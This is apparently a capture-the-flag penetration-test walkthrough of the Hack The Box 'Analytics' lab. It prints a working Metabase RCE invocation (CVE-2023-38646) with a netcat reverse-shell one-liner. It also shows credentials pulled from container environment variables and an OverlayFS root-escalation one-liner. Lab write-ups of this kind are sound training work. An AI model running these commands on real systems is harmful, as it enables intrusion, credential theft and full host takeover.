CAPTURE THE FLAG PENETRATION TESTING

Walkthrough

Analytics

25th of Apr 2025

Version 1.0

Confidential
For educational and training purposes only

Table of Contents

Statement of Confidentiality

The contents of this document have been developed during a capture the flag exercise. The contents of the document may be shared or used for educational and training purposes only. Exercising the any of the techniques of this document without prior written consent by the owner of the internet assets may be considered as an offence and may bear legal responsibility.

The contents of this document do not constitute legal advice. litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect real company's external or internal infrastructure.

Engagement Contacts

Customer Contacts		
Primary contact	Title	Primary contact email
Example name	Example title	example@bar.com
Secondary contact	Title	Secondary contact email
Example name	Example title	example@bar.com

Assessor Contacts		
Assessor name	Title	Assessor email
SvetozarP	Example title	example@bar.com

Executive Summary

The below described penetration test has been conducted as part of a “capture the flag” training exercise, assessing the security of internet asset, provided by Hack The Box and documenting the findings in clear and repeatable manner. This document aims to provide the detailed path of exploitation.

Approach

The below described exercise was performed on 25th of April 2025 under a “black box” approach without any credentials or any advance knowledge of the target’s structure or environment, besides that the system is running a Linux operational system. Testing was performed with the aim of securing a shell to the system and capturing the user and the root user’s flags. The testing was performed remotely. Detailed walkthrough can be found in the Detailed Walkthrough section of this document.

Scope

The scope of this assessment is the Alert machine, provisioned by Hack The Box.

Host / URL / IP Address	Description
analytical.htb / 10.10.11.10	Hack The Box testing machine

Table 1 Scope details


Detailed Walkthrough

The tester performed the following to fully compromise the Analytics machine.

1. Through browsing of the website on the machine, the tester was able to uncover data.analytical.htb, which was running a “Metabase” software.
2. Further enumeration uncovered the version of the software being v0.46.6
3. CVE-2023-38646 exists for this software, which is a RCE exploit for Metabase software before 0.46.6.1. This allowed the tester to obtain reverse shell.
4. It was uncovered that the Metabase software was running inside a container environment. Enumerating the environment variables of the container yielded username and password, which allowed logging in into the parent machine.
5. With the successful login into the parent machine, the tester was able to uncover that the host OS was vulnerable to CVE-2023-2640 and CVE-2023-32629, exploiting ovl_copy_up_meta_inode_data skip permission checks when calling ovl_do_setxattr on Ubuntu kernels
6. This allowed the tester to obtain full control to the machine via administrative shell.

Detailed reproduction of the steps above:

The web server was seen hosting a website of data research and analysis company



Here, we delve into the realm of knowledge, exploring cutting-edge studies and discoveries. Join us in this intellectual expedition, as we uncover new horizons and contribute to [illegible] various fields through rigorous research and analysis

Figure 1 analytical.htb website

The login link was pointing to data.analytical.htb subdomain





Figure 2 data.analytical.htb


Viewing the source of the webpage, the tester was able to obtain the version of the software



```
/{y}.png","startup-time-millis":13816.0,"redirect-all-requests-to-https":false,"version":
23-06-09 v0.46.6 x.46.x
```


Figure 3 data.analytical.htb – Metabase version

The tester was also able to obtain the setup token of the Metabase through accessing /api/session/properties endpoint.



```
landing-page:             ""
setup-token:              "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
application-colors:       {}
```

Web search uncovered that Metabase version 0.46.6 is vulnerable to CVE-2023-38646



CVE-2023-38646 Detail

MODIFIED


This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Metabase open source before 0.46.6.1 and Metabase Enterprise before 1.46.6.1 allow attackers to execute arbitrary commands on the server, at the server's privilege level. Authentication is not required for exploitation. The other fixed versions are 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2, and 1.43.7.2.

Figure 4 Details of CVE-2023-38646


Using the above exploit and the obtained token, the tester was able to invoke a reverse shell from the tested machine



```
┌──(kali㉿kali)-[~/…/outputs/Linux/Analytics-htb/exploit]
└─$ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4444 >/tmp/f"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```

Figure 5 executing CVE-2023-38646


This yielded successful reverse shell into the machine



```
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.233] 45819
/bin/sh: can't access tty; job control turned off
/ $
```

Figure 6 callback from data.analytical.htb


The tester then looked at the environment variables of the machine



```
/ $ printenv
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=63f1038d9071
FC_LANG=en-US
SHLVL=4
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/open
../lib
HOME=/home/metabase
OLDPWD=/app
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=ax
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
in
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
/ $
```

Figure 7 Machine's environment variables, containing username and password


Trying to obtain login to the host machine with these username and password yielded success.



```
┌──(kali㉿kali)-[~/htb/outputs/Linux/Analytics-htb]
└─$ ssh -l metalytics analytical.htb

metalytics@analytical.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 25 09:12:36 PM UTC 2025

  System load:              0.21240234375
  Usage of /:               93.3% of 7.78GB
  Memory usage:             25%
  Swap usage:               0%
  Processes:                160
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.233
  IPv6 address for eth0:    dead:beef::250:56ff:feb0:b75b

  => / is using 93.3% of 7.78GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$
```

Figure 8 Successful login to the host OS

Enumerating the host OS uncovered kernel version 6.2.0-25 generic and ubuntu codename jammy which were vulnerable to CVE-2023-2640 and CVE 2023-32629



CVE-2023-2640 Detail


MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

On Ubuntu kernels carrying both c914c0e27eb0 and "UBUNTU: SAUCE: overlayfs: Skip permission checking for trusted.overlayfs.* xattrs", an unprivileged user may set privileged extended attributes on the mounted files, leading them to be set on the upper files without the appropriate security checks.

Figure 9 Details on CVE-2023-2640



CVE-2023-32629 Detail

MODIFIED


This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Local privilege escalation vulnerability in Ubuntu Kernels overlayfs ovl_copy_up_meta_inode_data skip permission checks when calling ovl_do_setxattr on Ubuntu kernels

Figure 10 details on CVE-2023-32629

Using shellcode from this POC: https://github.com/luanoliveira350/GameOverlayFS the tester was able to obtain administrative access and full control to the machine



```
metalytics@analytics:/tmp$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import
os;os.setuid(0);os.system("/bin/bash")'
root@analytics:/tmp# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:/tmp#
```

Figure 11 successful privilege escalation